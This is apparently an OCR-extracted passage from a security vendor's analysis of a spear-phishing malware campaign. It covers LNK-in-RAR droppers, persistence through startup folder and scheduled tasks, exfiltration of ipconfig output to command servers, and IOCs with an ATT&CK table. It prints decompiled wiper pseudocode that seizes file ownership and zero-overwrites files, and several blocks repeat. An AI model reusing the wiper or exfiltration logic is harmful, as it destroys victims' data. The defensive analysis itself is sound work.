
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.


```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //

        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.




```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

